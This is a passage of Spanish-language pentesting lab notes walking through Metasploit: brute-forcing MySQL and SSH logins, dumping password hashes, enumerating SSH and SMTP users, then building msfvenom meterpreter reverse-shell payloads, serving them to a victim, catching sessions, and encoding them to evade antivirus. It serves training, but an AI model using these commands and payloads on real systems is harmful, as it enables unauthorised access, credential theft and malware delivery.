[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > █
```

Bien, cuando se trata de una enumeración adicional de MySQL, en realidad necesitamos cierto acceso al servidor de la base de datos. Entonces lo que tenemos que hacer es fuerza bruta para identificar credenciales legítimas que pueda proporcionarnos alguna forma de acceso al servidor de base de datos de MySQL:

```
msf6 auxiliary(scanner/mysql/mysql_login)
```

```
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.4.10.3:3306 - 192.4.10.3:3306 - Success: 'root:twinkle'
[*] demo.ine.local:3306 - Scanned 1 of 1 hosts (100% complete)
[*] demo.ine.local:3306 - Bruteforce completed, 1 credential was successful.
[*] demo.ine.local:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

El próximo paso será realizar una enumeración de MySQL para sacar más información adicional, y esto se puede hacer mediante el módulo auxiliar mysql\_enum:

```
msf6 auxiliary(admin/mysql/mysql_enum)
```

```
msf6 auxiliary(admin/mysql/mysql_enum) > run
[*] Running module against 192.4.10.3

[*] 192.4.10.3:3306 - Running MySQL Enumerator ...
[*] 192.4.10.3:3306 - Enumerating Parameters
[*] 192.4.10.3:3306 - MySQL Version: 5.5.61-0ubuntu0.14.04.1
[*] 192.4.10.3:3306 - Compiled for the following OS: debian-linux-gnu
[*] 192.4.10.3:3306 - Architecture: x86_64
[*] 192.4.10.3:3306 - Server Hostname: demo.ine.local
[*] 192.4.10.3:3306 - Data Directory: /var/lib/mysql/
[*] 192.4.10.3:3306 - Logging of queries and logins: OFF
[*] 192.4.10.3:3306 - Old Password Hashing Algorithm OFF
[*] 192.4.10.3:3306 - Loading of local files: ON
[*] 192.4.10.3:3306 - Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.4.10.3:3306 - Allow Use of symlinks for Database Files: YES
[*] 192.4.10.3:3306 - Allow Table Merge:
[*] 192.4.10.3:3306 - SSL Connection: DISABLED
[*] 192.4.10.3:3306 - Enumerating Accounts:
[*] 192.4.10.3:3306 - List of Accounts with Password Hashes:
[*] 192.4.10.3:3306 - User: root Host: localhost Password Hash: *A0E23B565BACCE3E70D223915ABF2554B2540144
[*] 192.4.10.3:3306 - User: root Host: 891b50fafb0f Password Hash:
[*] 192.4.10.3:3306 - User: root Host: 127.0.0.1 Password Hash:
[*] 192.4.10.3:3306 - User: root Host: ::1 Password Hash:
[*] 192.4.10.3:3306 - User: debian-sys-maint Host: localhost Password Hash: *F4E71A0BE028B3688230B992EEAC70BC598FA723
[*] 192.4.10.3:3306 - User: root Host: % Password Hash: *A0E23B565BACCE3E70D223915ABF2554B2540144
[*] 192.4.10.3:3306 - User: filetest Host: % Password Hash: *81F5E21E35407D884A6CD4A731AEFB6AF209E1B
[*] 192.4.10.3:3306 - User: ultra Host: localhost Password Hash: *94BDCEBE19083CE2A1F959FD02F964C7AF4CFC29
[*] 192.4.10.3:3306 - User: guest Host: localhost Password Hash: *17FD2DDCC01E0E66405FB1BA16F033188D18F646
[*] 192.4.10.3:3306 - User: gopher Host: localhost Password Hash: *027ADC92DD1A83351C64ABC88BD4BA16EEDA0AB0
[*] 192.4.10.3:3306 - User: backup Host: localhost Password Hash: *E6DEAD2645D88071D28F004A209691AC60A72AC9
[*] 192.4.10.3:3306 - User: sysadmin Host: localhost Password Hash: *78A1258090DAA81738418E11B73EB494596DFDD3
[*] 192.4.10.3:3306 - The following users have GRANT Privilege:
[*] 192.4.10.3:3306 - User: root Host: localhost
[*] 192.4.10.3:3306 - User: root Host: 891b50fafb0f
[*] 192.4.10.3:3306 - User: root Host: 127.0.0.1
[*] 192.4.10.3:3306 - User: root Host: ::1
[*] 192.4.10.3:3306 - User: debian-sys-maint Host: localhost
[*] 192.4.10.3:3306 - User: root Host: %
[*] 192.4.10.3:3306 - The following users have CREATE USER Privilege:
```

Como podemos ver nos dice la versión, sistema operativo, arquitectura, usuarios además del usuario root y sus hashes que después tendremos que crackearlos para obtenerlos en texto plano, etc. Si por ejemplo hubieramos conseguido otra credencial que no es root, también podemos acceder y coger el hash del usuario root y crackearlo con la intención de tener privilegios absolutos.

Ahora pasemos a un módulo super importante cuando se trata de enumeración del servicio MySQL. Lo que permite este módulo es ejecutar consultas SQL lo que significa que ahora podemos interactuar con el servidor de base de datos:

```
msf6 auxiliary(admin/mysql/mysql_sql)
```

```
Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION          no           The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
PASSWORD        no           The password for the specified username
RHOSTS       demo.ine.local  no           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         3306          no           The target port (TCP)
USERNAME        no           The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD twinkie
PASSWORD => twinkie
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases;
SQL => show databases;
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.4.10.3

[*] 192.4.10.3:3306 - Sending statement: 'show databases;' ...
[*] 192.4.10.3:3306 - [information_schema]
[*] 192.4.10.3:3306 - [mysql]
[*] 192.4.10.3:3306 - [performance_schema]
[*] 192.4.10.3:3306 - [upload]
[*] 192.4.10.3:3306 - [vendors]
[*] 192.4.10.3:3306 - [videos]
[*] 192.4.10.3:3306 - [warehouse]
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > █
```

Por ejemplo, si quisieramos ver todas las bases de datos usaríamos los mismos comandos que si estuviéramos dentro de mysql show databases;

Bien, ahora si quisieramos obtener más información sobre el esquema Mysql, podemos usar otro módulo auxiliar llamado mysql\_schema:

```
msf6 auxiliary(scanner/mysql/mysql_schemadump)
```

```

Used when making a new connection via RHOSTS:

```

Name	Current Setting	Required	Description
PASSWORD	no		The password for the specified username
RHOSTS	demo.ine.local	no	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	3306	no	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	no		The username to authenticate as

```

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_schemadump) > set PASSWORD twinkle
PASSWORD => twinkle
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_schemadump) > run
[*] 192.4.10.3:3306 - Schema stored in: /root/.msf4/loot/20250720054848_default_192.4.10.3_mysql_schema_720564.txt
[*] 192.4.10.3:3306 - MySQL Server Schema
Host: 192.4.10.3
Port: 3306
=====

- DBName: upload
  Tables: []
- DBName: vendors
  Tables: []
- DBName: videos
  Tables: []
- DBName: warehouse
  Tables: []

[*] demo.ine.local:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) > █

```

Aunque bueno, podemos ver que estas bases de datos no tienen ninguna tabla creada.

Si vemos el loot, podemos ver el schema, services, hosts, creds, todo lo que hemos enumerado del servicio MySQL:

```

host      service   type      name          content     info      path
192.4.10.3  mysql    mysql_schema 192.4.10.3_mysql_schema.txt  text/plain  MySQL Schema /root/.msf4/loot/20250720054848_default_192.4.10.3_mysql_schema_720564.txt

msf6 auxiliary(scanner/mysql/mysql_schemadump) > services
Services
=====

host      port  proto  name  state  info
192.4.10.3  3306  tcp    mysql  open   5.5.61-0ubuntu0.14.04.1

msf6 auxiliary(scanner/mysql/mysql_schemadump) > hosts
Hosts
=====

address   mac  name  os_name  os_flavor  os_sp  purpose  info  comments
192.4.10.3        Unknown           device

msf6 auxiliary(scanner/mysql/mysql_schemadump) > creds
Credentials
=====

host      origin      service      public      private      realm      private_type      JtR Format      cracked_password
192.4.10.3  192.4.10.3  3306/tcp (mysql)  root      twinkle      Password      mysql,mysql-sha1
192.4.10.3  192.4.10.3  3306/tcp (mysql)  root      *AOE23B5658ACCE3E70D223915ABF2554B2540144  Blank password
192.4.10.3  192.4.10.3  3306/tcp (mysql)  root
192.4.10.3  192.4.10.3  3306/tcp (mysql)  debian-sys-maint  *F4E71A0BE02883688230B992EAC70BC598FA723  Nonreplayable hash  mysql,mysql-sha1
192.4.10.3  192.4.10.3  3306/tcp (mysql)  filetest   *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B  Nonreplayable hash  mysql,mysql-sha1
192.4.10.3  192.4.10.3  3306/tcp (mysql)  ultra     *94BDCBEB19083CE2A1F959FD02F964C7AF4CF29  Nonreplayable hash  mysql,mysql-sha1
192.4.10.3  192.4.10.3  3306/tcp (mysql)  guest     *17FD2DDCC01E0E66405FB1BA16F03318BD18F646  Nonreplayable hash  mysql,mysql-sha1
192.4.10.3  192.4.10.3  3306/tcp (mysql)  gopher   *027AD92D1A83351C64BCD8BD4BA16EEADA0B0  Nonreplayable hash  mysql,mysql-sha1
192.4.10.3  192.4.10.3  3306/tcp (mysql)  backup   *E60EA0D645088071D28F004A209691AC60A72AC9  Nonreplayable hash  mysql,mysql-sha1
192.4.10.3  192.4.10.3  3306/tcp (mysql)  sysadmin *78A12580900AA81738418E1B73EB494596DFDD3  Nonreplayable hash  mysql,mysql-sha1

msf6 auxiliary(scanner/mysql/mysql_schemadump) > █

```

Por último, ¿qué haríamos como pentesters? Entrar dentro del servicio MySQL

```

└─(root@INE)─[~]
# mysql -h 192.4.10.3 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1011
Server version: 5.5.61-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| upload         |
| vendors        |
| videos         |
| warehouse      |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> use videos
Database changed
MySQL [videos]> show tables;
Empty set (0.000 sec)

MySQL [videos]> █

```

## SSH Enumeration

Lo primero que haremos será saber la versión del servicio SSH que se está ejecutando en la máquina objetivo:

Msf6 auxiliary (scanner/ssh/smb\_version)

```

msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):
Name   Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  192.30.120.3    yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
PORT    22              yes        The target port (TCP)
THREADS 1               yes        The number of concurrent threads (max one per host)
TIMEOUT 30              yes        Timeout for the SSH probe

msf6 auxiliary(scanner/ssh/ssh_version) > run           I
[*] 192.30.120.3:22  - SSH server version: SSH-2.0-OpenSSH_7.9p1 Ubuntu-10 ( service.version=7.9p1 openssh.comment=Ubuntu-10 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.9p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=19.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:19.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.30.120.3:22  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) > █

```

Bien, una vez conocemos la versión, pasemos a obtener credenciales legítimas para la autenticación SSH.

*NOTA: si la máquina objetivo se configuró para usar la autenticación por contraseña, usaremos el módulo auxiliary/scanner/ssh/ssh\_login. Si la máquina objetivo se configuró para usar una llave pública, usaremos el módulo auxiliary/scanner/ssh/ssh\_login\_pubkey.*

```

msf5 auxiliary(scanner/ssh/ssh_version) > search type:auxiliary name:ssh
Matching Modules
=====
#  Name
- -----
0 auxiliary/dos/windows/ssh/sysax_sshd_kexchange 2013-03-17 normal No Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
1 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt normal No SSH Key Exchange Init Corruption
2 auxiliary/fuzzers/ssh/ssh_version_15 normal No SSH 1.5 Version Fuzzer
3 auxiliary/fuzzers/ssh/ssh_version_2 normal No SSH 2.0 Version Fuzzer
4 auxiliary/fuzzers/ssh/ssh_version_corrupt normal No SSH Version Corruption
5 auxiliary/scanner/ssh/detect_kippo normal No Kippo SSH Honeypot Detector
6 auxiliary/scanner/ssh/eaton_xpert_backdoor 2018-07-18 normal No Eaton Xpert Meter SSH Private Key Exposure Scanner
7 auxiliary/scanner/ssh/fortinet_backdoor 2016-01-09 normal No Fortinet SSH Backdoor Scanner
8 auxiliary/scanner/ssh/juniper_backdoor 2015-12-20 normal No Juniper SSH Backdoor Scanner
9 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner
10 auxiliary/scanner/ssh/ssh_enum_git_keys normal No Test SSH Github Access
11 auxiliary/scanner/ssh/ssh_enumusers normal No SSH Username Enumeration
12 auxiliary/scanner/ssh/ssh_identify_pubkeys normal No SSH Public Key Acceptance Scanner
13 auxiliary/scanner/ssh/ssh_login[*] normal No SSH Login Check Scanner
14 auxiliary/scanner/ssh/ssh_login_pubkey normal No SSH Public Key Login Scanner
15 auxiliary/scanner/ssh/ssh_version normal No SSH Version Scanner

```

```
msf5 auxiliary(scanner/ssh/ssh_version) > 
```

Pero en este caso particular ha sido configurado para utilizar la autenticación por contraseña:

```

msf5 auxiliary(scanner/ssh/ssh_login) > run
[+] 192.30.120.3:22 - Success: 'sysadmin:hailey' ''
[*] Command shell session 1 opened (192.30.120.2:34395 -> 192.30.120.3:22) at 2021-11-14 00:25:34 +0000
ls
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > session[*]

```

Ahora veremos que ha creado una sesión el propio Metasploit. Vamos a acceder a ella:

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

Welcome to Ubuntu 19.04 (GNU/Linux 5.4.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ls
/bin/bash -i
bash: cannot set terminal process group (67): Inappropriate ioctl for device
bash: no job control in this shell
sysadmin@victim-1:~$ ls
ls
sysadmin@victim-1:~$ whoami
whoami
sysadmin
sysadmin@victim-1:~$ exit
exit
exit
^C
Abort session 1? [y/N] ■
```

Otro módulo auxiliar de mucha utilidad es el ssh\_enumusers, en caso de que no hayamos tenido éxito con la fuerza bruta, este módulo puede encontrar nombres de usuarios y reducir nuestra fuerza bruta.

```

Module options (auxiliary/scanner/ssh/ssh_enumusers):
Name      Current Setting  Required  Description
----      -----          ----- 
CHECK_FALSE  false        no        Check for false positives (random username)
Proxies      no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.30.120.3   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      22            yes       The target port
THREADS    1              yes       The number of concurrent threads (max one per host)
THRESHOLD  10            yes       Amount of seconds needed before a user is considered found (timing attack only)
USERNAME    no            no        Single username to test (username spray)
USER_FILE   no            no        File containing usernames, one per line

Auxiliary action:

Name      Description
----      -----
Malformed Packet  Use a malformed packet

msf5 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf5 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.30.120.3:22 - SSH - Using malformed packet technique
[*] 192.30.120.3:22 - SSH - Starting scan
[+] 192.30.120.3:22 - SSH - User 'sysadmin' found
[+] 192.30.120.3:22 - SSH - User 'rooty' found
[+] 192.30.120.3:22 - SSH - User 'demo' found
[+] 192.30.120.3:22 - SSH - User 'auditor' found
[+] 192.30.120.3:22 - SSH - User 'anon' found
[+] 192.30.120.3:22 - SSH - User 'administrator' found
[+] 192.30.120.3:22 - SSH - User 'diag' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_enumusers) > 

```

## SMTP Enumeration

Primero vamos a conocer la versión del servicio: msf6

auxiliary(scanner/smtp/smtp\_version)

```

msf6 > use 2
msf6 auxiliary(scanner/smtp/smtp_version) > options
Module options (auxiliary/scanner/smtp/smtp_version):
Name      Current Setting  Required  Description
----      -----          ----- 
RHOSTS    demo.ine.local  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25              yes       The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_version) > run

[+] 192.11.45.3:25      - 192.11.45.3:25 SMTP 220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.\x0d\x0a
[*] demo.ine.local:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Ahora vamos a enumerar usuarios:

msf6 auxiliary(scanner/smtp/smtp\_enum)

```

msf auxiliary(scanner/smtp/smtp_enum) > use 6
msf auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting          Required  Description
RHOSTS    demo.ine.local          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25                      yes       The target port (TCP)
THREADS   1                       yes       The number of concurrent threads (max one per host)
UNIXONLY  true                   yes       Skip Microsoft bannerred servers when testing unix users
USERFILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smtp/smtp_enum) > set VERBOSE false
VERBOSE => false
msf auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.11.45.3:25      - 192.11.45.3:25 Banner: 220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
[*] 192.11.45.3:25      - 192.11.45.3:25 Users found: , _apt, admin, administrator, backup, bin, daemon, games, gnats, irc, list, lp, mail, man, news, nobody, postfix, postmaster, proxy
[*] sync, sys, uucp, www-data
[*] demo.ine.local:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) >

```

Si, por ejemplo, si tuviéramos un servicio SSH ejecutándose en este servidor, entonces podríamos usar estos nombres de usuario para realizar una fuerza bruta, y por supuesto, conseguir nombres de usuarios reduce el ataque de fuerza bruta y lo hace más eficiente.

## Generating Payloads with MSFVENOM

Bien, para generar un payload con msfvenom es muy sencillo. Imaginemos que queremos generar un payload para un sistema windows la cual su arquitectura es de 32 bits:

```

(kali㉿0xSpetsnaz)-[~]
└─$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f exe > ~/payloadx86.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(kali㉿0xSpetsnaz)-[~]
└─$ ls
AD Desktop Documents Downloads Music payloadx86.exe Pictures Public Templates Tools Videos websites

(kali㉿0xSpetsnaz)-[~]
└─$ 

```

-a es para identificar la arquitectura

-p para seleccionar el payload que queremos, en este caso para un sistema windows, y queremos una reverse shell para algún puerto tcp 80, 3389, etc.

-f para indicar el formato, en este caso y el más común en Windows es indicar un formato .exe. Por último, guardamos el payload en alguna ruta.

Ahora puede transferir este payload a la máquina objetivo o puede configurar esto en una campaña de ingeniería social, y de alguna manera que el objetivo que en este caso sería de normal una persona pues lo descargue y lo ejecute.

Sin embargo, antes de que lo ejecuten, debemos configurar nuestro controlador, pero antes de esto veamos todos los formatos que podemos generar:

```
(kali㉿0xSpetsnaz) [~]
$ msfvenom --list formats

Framework Executable Formats [--format <value>]
=====
Name
-----
asp
aspx
aspx-exe
axis2
dll
ducky-script-psh
elf
elf-so
exe
exe-only
exe-service
exe-small
hta-psh
jar
jsp
loop-vbs
macho
msi
msi-nouac
osx-app
psh
psh-cmd
psh-net
psh-reflection
python-reflection
vba
vba-exe
vba-psh
vbs
war

Framework Transform Formats [--format <value>]
=====
Name
-----
base32
base64
bash
c
csharp
dw
dword
go
golang
hex
java
js_be
js_le
masm
nim
nimlang
num
octal
perl
pl
powershell
ps1
py
python
raw
rb
ruby
rust
rustlang
sh
vbapplication
vbscript
zig
```

Para Linux sería el mismo proceso, pero de en vez de un .exe utilizaríamos .elf, viene a ser lo mismo que un .exe pero en Linux, para entendernos mejor:

```
(kali㉿0xSpetsnaz) [~]
$ msfvenom -a x86 -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f elf > ~/payloadx86
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Bien, ¿cómo pasamos estos payloads al objetivo? Muy fácil, mediante un servidor de python de una línea: sudo python -m http.server <port>

```
(kali㉿0xSpetsnaz) [~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^X@sS|
```

Sin embargo, también tenemos que configurar el controlador para recibir la conexión reversa de vuelta desde el sistema objetivo. Esto se puede hacer fácilmente desde Metasploit Framework:

Msf6 > auxiliary(multi/handler)

```

kali@0xSpetsnaz: ~ kali@0xSpetsnaz: ~
msf6 > use /multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

Name   Current Setting  Required  Description
----  -----  -----  -----
LHOST      yes        The listen address (an interface may be specified)
LPORT      4444       yes        The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

```

Vemos que está usando un payload por defecto, el cual tenemos que cambiar y especificar la opción del payload real que habíamos generado con msfvenom antes. Tanto para Linux o para Windows. Por ejemplo, si quisiéramos una conexión reversa con el payload que generamos de Windows para una arquitectura de 32 bits, usuaríamos:

Msf6 > set payload windows/meterpreter/reverse\_tcp Quedaría algo así:

```

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

Name   Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.0.2.15    yes        The listen address (an interface may be specified)
LPORT      1234         yes        The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

```

Ahora iremos a la máquina objetivo y descargaremos los payloads:

The screenshot shows a Windows Internet Explorer window with the following details:

- Title Bar:** Directory listing for / - Windows Internet Explorer
- Address Bar:** http://10.10.10.5/
- Toolbar:** Favorites, Suggested Sites, Web Slice Gallery
- Content Area:**
  - Header: Directory listing for /
  - List of files:
    - payloadx64.exe
    - payloadx86.exe

Y ejecutamos:



Volvemos a nuestro metasploit y podemos observar que ya ha generado una shell de meterpreter:

```
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.5:1234
[*] Sending stage (175174 bytes) to 10.10.10.7
[*] Meterpreter session 1 opened (10.10.10.5:1234 -> 10.10.10.7:49175 ) at 2021-11-20 16:39:01 -0500

meterpreter > 
```

```
meterpreter > sysinfo
Computer       : WIN7-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_05
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit
```

Haríamos lo mismo con el payload de Linux. Configuramos payload para Linux, configuramos el multi handler de Metasploit, vamos a la máquina objetivo, descargamos y ejecutamos. Meterpreter gain access.

## Encoding Payloads with Msfvenom

En esta sección veremos como codificar un payload generado por msfvenom para evitar antivirus, esto ya no se usa porque ya no es efectivo, pero para entornos antiguos funciona perfectamente o antivirus nuevos en los mercados.

```
[kali㉿0xSpetsnaz:~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -e x86/shikata_ga_nai -f exe > payload_encodedx64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```

Prestemos atención a la parte de interacciones al encode del payload. Cuantas más interacciones tenga el payload, más probabilidad de éxito tendremos de pasar por alto el antivirus, pero ¿cómo lo hacemos?

```
[kali㉿0xSpetsnaz:~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -i 10 -e x86/shikata_ga_nai -f exe > payload_encodedx64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of exe file: 73802 bytes
```

Bien, ahora veremos cómo hacerlo, pero para Linux aun que es bastante similar:

```
kali㉿kali:~/Desktop/Windows_Payloads$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -i 10 -e x86/shikata_ga_nai -f elf > ~/Desktop/Linux_Payloads/encodedx86
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai succeeded with size 177 (iteration=1)
x86/shikata_ga_nai succeeded with size 204 (iteration=2)
x86/shikata_ga_nai succeeded with size 231 (iteration=3)
x86/shikata_ga_nai succeeded with size 258 (iteration=4)
x86/shikata_ga_nai succeeded with size 285 (iteration=5)
x86/shikata_ga_nai succeeded with size 312 (iteration=6)
x86/shikata_ga_nai succeeded with size 339 (iteration=7)
x86/shikata_ga_nai succeeded with size 366 (iteration=8)
x86/shikata_ga_nai succeeded with size 393 (iteration=9)
x86/shikata_ga_nai chosen with final size 393
Payload size: 393 bytes
Final size of elf file: 477 bytes
```

Ahora vamos a comprobar estos payloads, primero los vamos a pasar a la máquina objetivo con python.

Y luego iniciaremos nuestro oyente con multi handler de Metasploit Framework.

```

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.5
LHOST => 10.10.10.5
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > show options

```

Module options (exploit/multi/handler):

